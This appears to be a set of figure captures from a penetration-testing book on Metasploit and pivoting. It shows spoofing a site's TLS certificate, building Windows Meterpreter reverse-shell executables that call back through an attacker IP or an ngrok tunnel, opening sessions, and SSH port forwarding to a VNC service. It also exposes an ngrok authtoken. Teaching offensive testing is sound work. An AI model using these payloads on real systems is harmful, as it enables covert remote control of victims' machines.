1637	12.163121	192.168.2.6	192.168.2.30	TCP	66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60 [TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153 Client Hello
1642	12.168129	192.168.2.6	192.168.2.30	TCP	60 8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.168129	192.168.2.6	192.168.2.30	TLSv1	1130 Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	360 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
Length: 983					
✦ Handshake Protocol: Certificate					
Handshake Type: Certificate (11)					
Length: 979					
Certificates Length: 976					
✦ Certificates (976 bytes)					
Certificate Length: 973					
Certificate: 308203c9308202b1a003020102020900d507bdeb59f9a0b... (pkcs-9-at-emailaddress=input@stokes.simonis.net,id-at-commonname=stokes.simonis.net,id-at-					
✦ TLSv1 Record Layer: Handshake Protocol: Server Hello Done					
Content Type: Handshake (22)					
Version: TLS 1.0 (0x0301)					
Length: 4					
✦ Handshake Protocol: Server Hello Done					
Handshake Type: Server Hello Done (14)					
Length: 0					
<pre> 0090 00 00 03 cd 30 82 03 c9 30 82 02 b1 a0 03 02 01 0...0..... 00a0 02 02 09 00 05 07 bd eb 59 8f 9a 0b 30 0d 06 09 Y...0... 00b0 2e 65 45 65 67 04 01 01 0b 05 00 30 21 69 31 06 .H.....0... 00c0 30 09 06 03 55 04 06 13 02 55 53 31 0b 30 09 06 0...U...US1... 00d0 03 55 04 06 0c 02 4e 43 31 17 30 15 06 03 55 04 .U...HC 1.0...U 00e0 0a 0c 0e 53 74 6f 6b 65 73 2d 53 69 6d 6f 6e 69 .Stoke s-Simonis 00f0 73 31 0e 30 0c 06 03 55 04 06 0c 05 69 6e 70 75 s1.0...U...input 0100 74 31 1b 30 19 06 03 55 04 03 0c 12 73 74 6f 6b 65 t1.0...U...stok 0110 65 73 2e 73 69 6d 6f 6e 69 73 2e 6e 65 74 31 27 es.simonis.net1 0120 30 25 06 00 2e 65 45 65 67 04 01 09 01 16 15 65 %...H.....4 0130 6e 70 75 74 40 73 74 6f 6b 65 73 2e 73 69 6d 6f put@to kes.sime 0140 6e 69 73 2e 6e 65 74 30 1e 17 04 31 37 30 36 31 his.net0 ...17061 0150 32 30 39 35 30 32 37 5a 17 0d 32 35 30 36 31 30 20950272 ...250610 0160 30 39 35 30 32 37 5a 30 81 69 31 0b 30 09 06 03 09502720 ...1.0... 0170 55 04 06 13 02 55 53 31 0b 30 09 06 03 55 04 06 U...US1 ...U... 0180 0c 02 4e 43 31 17 30 15 06 03 55 04 0a 0c 0e 53 .HC1.0 ...U...5 0190 74 6f 6b 65 73 2d 53 69 6d 6f 6e 69 73 31 0e 30 tokes-Simonis1 </pre>					

Certificate Error: Navigation Blocked - Windows Internet Explorer
https://192.168.2.6:8443/

Certificate Error: Navigation Blocked

There is a problem with this website's security certificate.


The security certificate presented by this website was not issued by a trusted certificate authority.
The security certificate presented by this website was issued for a different website's address.

Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.

We recommend that you close this webpage and do not continue to this website.

Click here to close this webpage.
 Continue to this website (not recommended).
[More information](#)


```
[*] https://192.168.2.6:8443/ handling request from 192.168.2.30; (UUID: gsqrki9g) Unknown request to with UA 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)'
```



```
msf >
msf > use auxiliary/gather/impersonate_ssl
msf auxiliary(gather/impersonate_ssl) > show options

Module options (auxiliary/gather/impersonate_ssl):

  Name                Current Setting  Required  Description
  ----                -
  ADD_CN               no              no        Add CN to match spoofed site name (e.g. *.example.com)
  CA_CERT              no              no        CA Public certificate
  EXPIRATION           no              no        Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
  OUT_FORMAT           PEM             yes       Output format (Accepted: DER, PEM)
  PRIVKEY              no              no        Sign the cert with your own CA private key
  PRIVKEY_PASSWORD     no              no        Password for private key specified in PRIV_KEY (if applicable)
  RHOST                yes             yes       The target address
  RPORT                443             yes       The target port (TCP)
```

escalate privileges in life!

```
msf auxiliary(gather/impersonate_ssl) >
```

```
msf auxiliary(gather/imPERSONate_ssl) >
msf auxiliary(gather/imPERSONate_ssl) > show options

Module options (auxiliary/gather/imPERSONate_ssl):

  Name           Current Setting  Required  Description
  ----
  ADD_CN          *.packtpub.com  no        Add CN to match spoofed site name (e.g. *.example.com)
  CA_CERT         no              no        CA Public certificate
  EXPIRATION      08 Dec 2020     no        Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
  OUT_FORMAT      PEM             yes       Output format (Accepted: DER, PEM)
  PRIVKEY         no              no        Sign the cert with your own CA private key
  PRIVKEY_PASSWORD no              no        Password for private key specified in PRIV_KEY (if applicable)
  RHOST           www.packtpub.com yes         The target address
  RPORT           443             yes       The target port (TCP)

msf auxiliary(gather/imPERSONate_ssl) > 
```

```
msf auxiliary(gather/imPERSONate_ssl) > run

[*] www.packtpub.com:443 - Connecting to www.packtpub.com:443
[*] www.packtpub.com:443 - Copying certificate from www.packtpub.com:443
/CN=*.packtpub.com
[*] www.packtpub.com:443 - Adding *.packtpub.com to the end of the certificate subject
[*] www.packtpub.com:443 - Altering certificate expiry information to 08 Dec 2020
[*] www.packtpub.com:443 - Beginning export of certificate files
[*] www.packtpub.com:443 - Creating looted key/crt/pem files for www.packtpub.com:443
[+] www.packtpub.com:443 - key: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_525575.key
[+] www.packtpub.com:443 - crt: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_931116.crt
[+] www.packtpub.com:443 - pem: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
[*] Auxiliary module execution completed
msf auxiliary(gather/imPERSONate_ssl) > 
```

```
xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 handlersslcert=/Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem stagerverifysslcert=true -f exe -o SharedPayloads/revCustomSSL8443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 426 bytes
Final size of exe file: 73802 bytes
Saved as: SharedPayloads/revCustomSSL8443.exe
xXxZombi3xXx:~ Harry$ 
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set stagerverifysslcert true
stagerverifysslcert => true
msf exploit(multi/handler) > set handlersslcert /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
handlersslcert => /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name           Current Setting  Required  Description
  ----
  ADD_CN          *.packtpub.com  no        Add CN to match spoofed site name (e.g. *.example.com)
  CA_CERT         no              no        CA Public certificate
  EXPIRATION      08 Dec 2020     no        Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
  OUT_FORMAT      PEM             yes       Output format (Accepted: DER, PEM)
  PRIVKEY         no              no        Sign the cert with your own CA private key
  PRIVKEY_PASSWORD no              no        Password for private key specified in PRIV_KEY (if applicable)
  RHOST           www.packtpub.com yes         The target address
  RPORT           443             yes       The target port (TCP)

msf exploit(multi/handler) > 
```

```
~ — msfconsole
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
msf exploit(multi/handler) >
```

```
msf exploit(multi/handler) >
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
[*] https://192.168.2.6:8443 handling request from 192.168.2.30: (UUID: rixavjws) Meterpreter will verify SSL Certificate with SHA1 hash c9e6c615b2ac2bf53cb9d0e43d1ae98cd4e18d61
[*] https://192.168.2.6:8443 handling request from 192.168.2.30: (UUID: rixavjws) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8443 -> 192.168.2.30:58641) at 2018-08-19 23:46:47 +0530

meterpreter >
```

Capturing from Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==8443

No.	Time	Source	Destination	Protocol	Length	Info
1008	11.298510	192.168.2.30	192.168.2.6	TCP	60	58641 -> 8443 [SYN] Seq=0 Win=8192 Len=0 "SS=1460 WS=4 SACK_PERM=1
1010	11.300652	192.168.2.6	192.168.2.30	TCP	60	8443 -> 58641 [SYN_ACK] Seq=0 Ack=1 Win=65535 Len=0 "SS=1460 WS=32 SACK_PERM=1
1012	11.300744	192.168.2.30	192.168.2.6	TCP	54	58641 -> 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1013	11.302523	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 -> 58641 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1014	11.303220	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
1015	11.304971	192.168.2.6	192.168.2.30	TCP	60	8443 -> 58641 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1016	11.305612	192.168.2.6	192.168.2.30	TLSv1	698	Server Hello, Certificate, Server Hello Done
1017	11.305914	192.168.2.30	192.168.2.6	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1018	11.307685	192.168.2.6	192.168.2.30	TCP	60	8443 -> 58641 [ACK] Seq=645 Ack=298 Win=261920 Len=0
1019	11.309438	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1020	11.324438	192.168.2.30	192.168.2.6	TLSv1	395	Application Data
1021	11.326167	192.168.2.6	192.168.2.30	TCP	60	8443 -> 58641 [ACK] Seq=704 Ack=639 Win=261792 Len=0
1099	11.917683	192.168.2.6	192.168.2.30	TLSv1	1514	Application Data
1100	11.917684	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
1101	11.917711	192.168.2.30	192.168.2.6	TCP	54	58641 -> 8443 [ACK] Seq=639 Ack=3624 Win=65700 Len=0
1102	11.918960	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
1103	11.918961	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
1104	11.918961	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]
1105	11.918961	192.168.2.6	192.168.2.30	TCP	1514	[TCP segment of a reassembled PDU]

TLStv1 Record Layer: Handshake Protocol: Server Hello

TLStv1 Record Layer: Handshake Protocol: Certificate

Content Type: Handshake (22)

Version: TLS 1.0 (0x0301)

Length: 551

Handshake Protocol: Certificate

Handshake Type: Certificate (11)

Length: 547

Certificates Length: 544

Certificates (544 bytes)

Certificate Length: 541

Certificate: 3082021938830182a00302010202110446e47020d923d6b8... (id-at-commonName=*.packtpub.com,id-at-commonName=*.packtpub.com)

TLStv1 Record Layer: Handshake Protocol: Server Hello Done


Not Secure

https://192.168.2.6:8443

Not found

The requested URL / was not found on this server.

*.packtpub.com



*.packtpub.com

Self-signed root certificate

Expires: Tuesday, 8 December 2020 at 12:00:00 AM India Standard Time

⚠ This certificate has not been verified by a third party

▼ Details

Subject Name

Common Name *.packtpub.com

Common Name *.packtpub.com

Issuer Name

Common Name *.packtpub.com

Common Name *.packtpub.com

OK

ngrok - secure introspectable

Secure | https://dashboard.ngrok.com/get-started

DashboardDownloadDocs30go73ylpb4f@opayq.com

Explore ngrok

StatusReservedAuthTeamAdminBilling

Want more from ngrok?
Upgrade now

Setup & Installation

1 Download ngrok

ngrok is easy to install. Download a single binary with zero run-time dependencies.

Download for Mac OS X

[Windows](#) [Linux](#) [Mac \(32-bit\)](#) [Windows \(32-bit\)](#)
[Linux \(ARM\)](#) [Linux \(32-bit\)](#) [FreeBSD \(64-Bit\)](#)
[FreeBSD \(32-bit\)](#)

2 Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.

\$ unzip /path/to/ngrok.zip

Most people keep ngrok in their user folder or set an alias for easy access.

3 Connect your account

Running this command will add your account's authtoken to your ngrok.yml file. This will give you more features and all open tunnels will be listed here in the dashboard.

\$./ngrok authtoken 7CWhmYYRQesFEf3VxcFfc_

4 Fire it up

Read [the documentation](#) on how to use ngrok. Try it out by running it from the command line:

\$./ngrok help

To start a HTTP tunnel on port 80, run this next:

\$./ngrok http 80

ngrok - secure introspectable

Secure | https://dashboard.ngrok.com/auth

DashboardDownloadDocs30go73ylpb4f@opayq.com

Explore ngrok

StatusReservedAuthTeamAdminBilling

Want more from ngrok?
Upgrade now

Your Tunnel Authtoken

7CWhmYYRQesFEf3VxcFfc_LxkDFmqggGswjwk8xC4C

Copy

You only need to do this one time.

\$./ngrok authtoken 7CWhmYYRQesFEf3VxcFfc_LxkDFmqggGswjwk8xC4C

You must specify your authtoken to ngrok so that your client is tied to this account. ngrok saves your authtoken in ~/.ngrok2/ngrok.yml so that you don't need to repeat this step.

IP Whitelist

You may restrict access to your public endpoints with a whitelist of IP addresses. A client which does not match any whitelist rule will be denied access. If there are no entries in your whitelist, then all IPs are allowed.

Upgrade to a Business plan to whitelist access to your tunnel endpoints.

```
xXxZombi3xXx:~ Harry$ ls -alh ngrok
-rwxr-xr-x@ 1 Harry  staff    15M Jul 15  2017 ngrok
xXxZombi3xXx:~ Harry$
```

```
xXxZombi3xXx:~ Harry$ ./ngrok authtoken 7CWhmYYRQesFEf3VxcFfc_LxkDFmqggGswjwk8xC4C
Authtoken saved to configuration file: /Users/Harry/.ngrok2/ngrok.yml
xXxZombi3xXx:~ Harry$
```

```
xXxZombi3xXx:~ Harry$ ./ngrok
NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhook consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.

EXAMPLES:
  ngrok http 80                # secure public URL for port 80 web server
  ngrok http -subdomain=baz 8080 # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:80         # tunnel to host:port instead of localhost
  ngrok tcp 22                 # tunnel arbitrary TCP traffic to port 22
  ngrok tls -hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz      # start tunnels from the configuration file

VERSION:
  2.2.8

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
  authtoken  save authtoken to configuration file
  credits    prints author and licensing information
  http       start an HTTP tunnel
  start      start tunnels by name from the configuration file
  tcp        start a TCP tunnel
  tls        start a TLS tunnel
  update     update ngrok to the latest version
  version    print the version string
  help       Shows a list of commands or help for one command
xXxZombi3xXx:~ Harry$
```

```
xXxZombi3xXx:~ Harry$ ./ngrok http 8443
```



```

msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > set exitfunc thread
exitfunc => thread
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://0.0.0.0:8443
msf exploit(multi/handler) >

```

```

xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter_reverse_http lhost=c55867a0.ngrok.io lport=80 -f exe -o SharedPayloads/revNgrok.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: SharedPayloads/revNgrok.exe
xXxZombi3xXx:~ Harry$

```

```

[*] http://0.0.0.0:8443 handling request from 127.0.0.1; (UUID: gf6bdofq) Unknown request to  with UA 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:3
3.0) Gecko/20100101 Firefox/33.0'
[*] http://0.0.0.0:8443 handling request from 127.0.0.1; (UUID: gf6bdofq) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (127.0.0.1:8443 -> 127.0.0.1:57595) at 2018-08-25 18:49:47 +0530

```

```

msf exploit(multi/handler) > sessions

```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows	127.0.0.1:8443 -> 127.0.0.1:57572 (127.0.0.1)
2		meterpreter	x86/windows PT-PC\PT @ PT-PC	127.0.0.1:8443 -> 127.0.0.1:57595 (127.0.0.1)

```

msf exploit(multi/handler) >

```



```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: PT-PC\PT
meterpreter > getpid
Current pid: 2624
meterpreter > sysinfo
Computer      : PT-PC
OS            : Windows 7 (Build 7600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

ngrok - Status

c55867a0.ngrok.io

127.0.0.1:4040/status

ngrok online Inspect Status Documentation

Configuration

Tunnels

online - server prod

command_line	
URL	https://c55867a0.ngrok.io
Addr	localhost:8443
Inspect	enabled
Proto	https

command_line (http)

URL	http://c55867a0.ngrok.io
Addr	localhost:8443
Inspect	enabled
Proto	http

Metrics

Connections


tunnel	total	open	/sec 1m	/sec 5m	/sec 15m
command_line	1	0	0.00	0.00	0.00
command_line (http)	115	0	0.53	0.27	0.11
All	116	0	0.53	0.27	0.11

Connection Durations

(in seconds)

tunnel	50%	90%	95%	99%
command_line	0.31	0.31	0.31	0.31
command_line (http)	0.00	0.31	0.39	2.30
All	0.00	0.31	0.37	2.29

Chapter 6: Pivoting



```
MacBook-Air:~ Himanshu$ ssh root@_____ -p 8080
root@_____ 's password:
Last login: Thu Sep 13 21:01:08 2018 from _____
root@_____ #
```

```

cha  % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp4    0      438 10.10.10.84.80          10.10.14.65.47322      ESTABLISHED
tcp4    0      0 10.10.10.84.22         10.10.14.65.58232      TIME_WAIT
tcp4    0      0 10.10.10.84.22         10.10.14.65.58230      TIME_WAIT
tcp4    0      0 10.10.10.84.22         10.10.14.65.58224      TIME_WAIT
tcp4    0      0 10.10.10.84.22         10.10.14.65.58222      TIME_WAIT
tcp4    0      0 10.10.10.84.22         10.10.13.61.49252      ESTABLISHED
tcp4    0      0 10.10.10.84.80         10.10.14.65.47304      TIME_WAIT
tcp4    0      44 10.10.10.84.22         10.10.13.27.51776      ESTABLISHED
tcp4    0      0 127.0.0.1.5801         127.0.0.1.39666        ESTABLISHED
tcp4    0      0 127.0.0.1.39666        127.0.0.1.5801        ESTABLISHED
tcp4    0      0 *.80                   *.*                     LISTEN
tcp6    0      0 *.80                   *.*                     LISTEN
tcp4    0      0 10.10.10.84.22         10.10.13.61.49250      ESTABLISHED
tcp4    0      0 10.10.10.84.22         10.10.13.137.55074     ESTABLISHED
tcp4    0      0 10.10.10.84.22         10.10.14.146.48762     ESTABLISHED
tcp4    0      0 *.22                   *.*                     LISTEN
tcp6    0      0 *.22                   *.*                     LISTEN
tcp4    0      0 127.0.0.1.5801         *.*                     LISTEN
tcp4    0      0 127.0.0.1.5901         *.*                     LISTEN
udp4    0      0 10.10.10.84.37151      8.8.8.8.53

```

```

mudit@mudit-VirtualBox:~$ nmap 10.10.10.84 -p 5901

```

```

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-11 14:06 IST
Nmap scan report for 10.10.10.84
Host is up (0.36s latency).

```

```

PORT      STATE SERVICE
5901/tcp  closed vnc-1

```

```

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds

```

```
root@mudit-VirtualBox:~# ssh -L 5901:127.0.0.1:5901 310.10.10.84
Password for ch...:
Last login: Tue Sep 11 10:42:17 2018 from 10.10.13.27
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017
```

Welcome to FreeBSD!

```
Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/
```

Documents installed with the system are in the /usr/local/share/doc/freebsd/ directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

```
Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout:     man hier
```

Edit /etc/motd to change this login announcement.
You can 'set autologout = 30' to have tcsh log you off automatically if you leave the shell idle for more than 30 minutes.
ch... ~ %

```
root@mudit-VirtualBox:~# nmap localhost -p 5901
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-11 16:04 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).
```

```
PORT      STATE SERVICE
5901/tcp  open  vnc-1
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```


```
root@mudit-VirtualBox:~#
```

```
root@mudit-VirtualBox:~# vncviewer 127.0.0.1:5901

TigerVNC Viewer 64-bit v1.7.0
Built on: 2017-12-05 09:25
Copyright (C) 1999-2016 TigerVNC Team and many others (see README.txt)
See http://www.tigervnc.org for information on TigerVNC.

Tue Sep 11 14:23:29 2018
DecodeManager: Detected 1 CPU core(s)
DecodeManager: Decoding data on main thread
CConn:      connected to host 127.0.0.1 port 5901
CConnection: Server supports RFB protocol version 3.8
CConnection: Using RFB protocol version 3.8
CConnection: Choosing security type VncAuth(2)



Tue Sep 11 14:23:47 2018
X11PixelBuffer: Using default colormap and visual, TrueColor, depth 24.
CConn:      Using pixel format depth 24 (32bpp) little-endian rgb888
CConn:      Using Tight encoding
```



```
meterpreter > portfwd --help
Usage: portfwd [-h] [add | delete | list | flush] [args]
```

